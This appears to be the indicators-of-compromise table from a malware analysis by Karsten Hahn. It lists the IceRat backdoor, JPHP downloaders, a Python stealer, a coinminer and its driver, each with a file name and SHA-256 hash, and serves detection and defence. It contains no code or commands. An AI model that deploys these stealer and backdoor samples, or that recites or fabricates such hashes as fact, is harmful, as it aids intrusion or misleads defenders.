[2] Windows Cabinet file, containing [3] [4]	1.exe	592c60435099477a2656784f28dd31523a91ebf9dd348827d9120a4b411ab6c9
[3] CryptoTab setup file	BrowserSetup.exe	3c63d911e4f911f2ba6f411e93ba850091aac9c6c4c962eee914358ac1ac8e0c
[4] Backdoor downloader, JPHP	cheats.exe	0161540edfceb643389a28ebe7d1092639596325e8f40defe52192ab999d3d36
[5] IceRat backdoor, JPHP	klient.exe	cebee34d5f0292befca058537bf2320dd1492afa26fb9af471155c9332046320
[6] Stealer, Python	stel.exe	fdff65ae03fab7bfd6f943833bf7aa16f6ada9219786995df9ef7127ab9aa93d
[7] Coinminer downloader, JPHP	klip.exe	06a10cf99cc7c2d2ebc3e41300404e8f5816eb31a869d22835ade3a381199c0b
[8] Miner config, JSON file	MMMMMM.MMMM	c0a3b67b4056aeefd086edbe0c6ccb5fa7835505ef4ebe6220e5f914012e9e32
[9] Coinminer	Winlogin.exe	e656c75017a557ad342dfa95d76e1b36b54a004825615f721a5dd51431899e90
[10] WinRing0x64 driver	WinRing.sys	11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5
[11] IceRat backdoor, older sample	IceRat.exe	29c63169ffc5dfacef9245c0f3afae987525f9b164a17133e51f598d3b75120d
[12] Telegram communicator, JPHP	1.exe	8a3dd23d0d47114c06ace407b93a3403e33b8cb2e243a548f4c7158b4d340165

Karsten Hahn
Malware Analyst